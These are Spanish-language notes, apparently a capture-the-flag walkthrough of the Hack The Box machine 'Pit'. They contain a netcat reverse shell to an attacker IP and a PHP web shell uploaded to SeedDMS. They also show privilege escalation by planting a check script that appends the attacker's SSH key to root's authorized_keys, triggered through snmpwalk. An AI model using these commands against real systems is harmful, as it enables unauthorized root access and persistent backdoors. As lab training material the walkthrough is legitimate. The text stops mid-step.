alli veo que hay nc entonces ejecuto
nc -c /bin/bash 10.10.14.8 1233






mejoro shell

script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174

##ESCALADA DE PRIVILEGIOS AFECTANDO UN BINARIO#######################
validando nuevamente en lo que tiro snmpwalk encontre este binario monitor



me dirijo alli y veo sus permisos
cd /usr/bin
ls -lah

parece que podemos leer

```
gawk            fusermount      msgcomm         msga
[michelle@pit bin]$ ls -la monitor                  msgc
-rwxr--r--. 1 root root 88 Apr 18  2020 monitor
[michelle@pit bin]$ cat monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
[michelle@pit bin]$
```

vemos un wildcard * esto inidca que todo lo que diga chechk....sh se puede ejecutar dando una bash
validamos llendo a monitoring

```
    /bin/bash $script
done
[michelle@pit bin]$ cd /usr/local/monitoring/
[michelle@pit monitoring]$ ls -lah
ls: cannot open directory '.': Permission denied
[michelle@pit monitoring]$
[0] 0:nc* 1:[tmux]- 2:zsh
```

pero tenemos persmios denegados
vamos para atras y hacemos un ls -la

```
[michelle@pit local]$ ls -lah
total 0
drwxr-xr-x. 13 root root 149 Nov  3  2020 .
drwxr-xr-x. 12 root root 144 May 10  2021 ..
drwxr-xr-x.  2 root root   6 Nov  3  2020 bin
drwxr-xr-x.  2 root root   6 Nov  3  2020 etc
drwxr-xr-x.  2 root root   6 Nov  3  2020 games
drwxr-xr-x.  2 root root   6 Nov  3  2020 include
drwxr-xr-x.  2 root root   6 Nov  3  2020 lib
drwxr-xr-x.  3 root root  17 May 10  2021 lib64
drwxr-xr-x.  2 root root   6 Nov  3  2020 libexec
drwxrwx---+  2 root root 101 Dec 18 23:30 monitoring
drwxr-xr-x.  2 root root   6 Nov  3  2020 sbin
drwxr-xr-x.  5 root root  49 Nov  3  2020 share
drwxr-xr-x.  2 root root   6 Nov  3  2020 src
```


vemos mas afondo sus permisos con el comando getfacl
getfacl monitoring

```
michelle@pit local]$ getfacl monitoring/
# file: monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---

michelle@pit local]$
```


michelle puede escribir y ejecutar

la idea es crear un archivo check dentro de monitoring y alli dentro colocar nuestra llave ssh root


crear llave ssh root
vamos en la maquina a atacante a root/.ssh




borro todo lo de la carpeta




creo llaves con ssh-keygen y la llave publica la pego dentro de el /root/.ssh/authorized_keys para conectarnos por ssh sin proporcionar contraseña




ahora creamos con vi porque no hay nano en la maquina el archivo check_prueba.sh




ahora solo toca ejecutar nuevamente smnwalk para que se ejecute el script
snmpwalk -v2c -c public 10.10.10.241




sin embargo no me funciono
validando que paso encontre varias cosas lo primero agrege la llave ssh con echo directamente ya que parece que vi no estaba guardando



este se compone de un echo luego un ‘echo luego “llavessh” y un >> hacia el authorized_keys cierro el ’ y luego > hacia la ruta donde se va aguardar o modificar
echo 'echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCslD1pBctg0H29FWQ4fj+f8aWrtPN6EVvU3EMkxIKmZbzkxiPyn3xHA5Z4vzAr6xzjzrCTpnI3rLI7y6eMNfTTDlKi2U4qldW2VyjKp1ViiuOxtWC+B8BvgzijvOXnrPEDtZ9whMK/
FKYyEGOubh9aPPwVHvqjCZAbclRNlknwrdzCGEm1yVU7rIOa9b4ANW+P4MpP7hkbhc0XJ567Wv1kJjHVvrGXq71yv/0gIN3VoKwuQU8VsDUV/
puPiLi2+aBqVCmLMYdpD3JtRUW3TfaZ2+CNYG1Yw4EVpqHMCUkmthLKzZCqoXHB+MGi5XRPeitg3Mns5GZDF3+rxSqvN2KOnLIRRpnhAvTd/Y74u+yvOj14WW/D9dlfKG6gCVh6d0jKlk3/RGDUFZ7swR46ScEb3mZL/
kwbEgdRU2jFqOVR3i5aVpiTKqtSKKLV0iLB2WXhHfqpG8CPdpsrt2KEkNA9Gizd0s2Bo+ehtmpu0vurlT30lfrzW8Iu7/JZMhPE3+0= root@kali" >> /root/.ssh/authorized_keys' > /usr/local/monitoring/check4.sh
luego ejecuto directamente snmpwalk con 1.3.6.1.4.1 que el iso el primer 1 se deja por defecto
snmpwalk -v2c -c public 10.10.10.241 1.3.6.1.4.1




y me conecto por ssh y somos root
ssh root@10.10.10.241




##Obtener las credenciales de michell sin utlizar cat con ayuda de una shell ########################}


FORWORDING SHELL TTY shelll para casos en donde no nos deja usuar un netcat ni bash
vamos a http://dms-pit.htb/seeddms51x/seeddms/

hacemos todo el proceso de subir el archivo 1.php





luego vamos a utilizar el script de saviatar para tener una reverse shell esto lo requerimos porque en la maquina se esta ejecutando selinux lo que impide
que utilicemos netcat y bash con comodidad.
wget https://raw.githubusercontent.com/s4vitar/ttyoverhttp/master/tty_over_http.py



TTYOverHTTP

En ocasiones cuando comprometemos un servidor web, hay reglas configuradas (**Ej: iptables**) que nos impiden obtener una Reverse Shell vía Netcat, Python, u otra utilidad.

Con esta herramienta, evitamos tener que hacer uso de una reverse shell para obtener una TTY posteriormente completamente interactiva. A través de archivos '**mkfifo**', jugamos para simular una TTY interactiva sobre HTTP, logrando manejarnos sobre el sistema cómodamente sin ningún tipo de problema.


Lo único que necesitamos, es subir al servidor comprometido una estructura PHP como la siguiente para ejecutar comandos:

```php
<?php
        echo shell_exec($_REQUEST['cmd']);
?>
```

Una vez subido, simplemente ejecutamos el script (Es necesario cambiar la ruta en el script donde se sitúa nuestro script PHP alojado en el servidor vulnerado).

Tras su ejecución, se muestra un ejemplo de su utilidad:


ahora cambiamos la parte delas url en el scrript
y agregamos esto

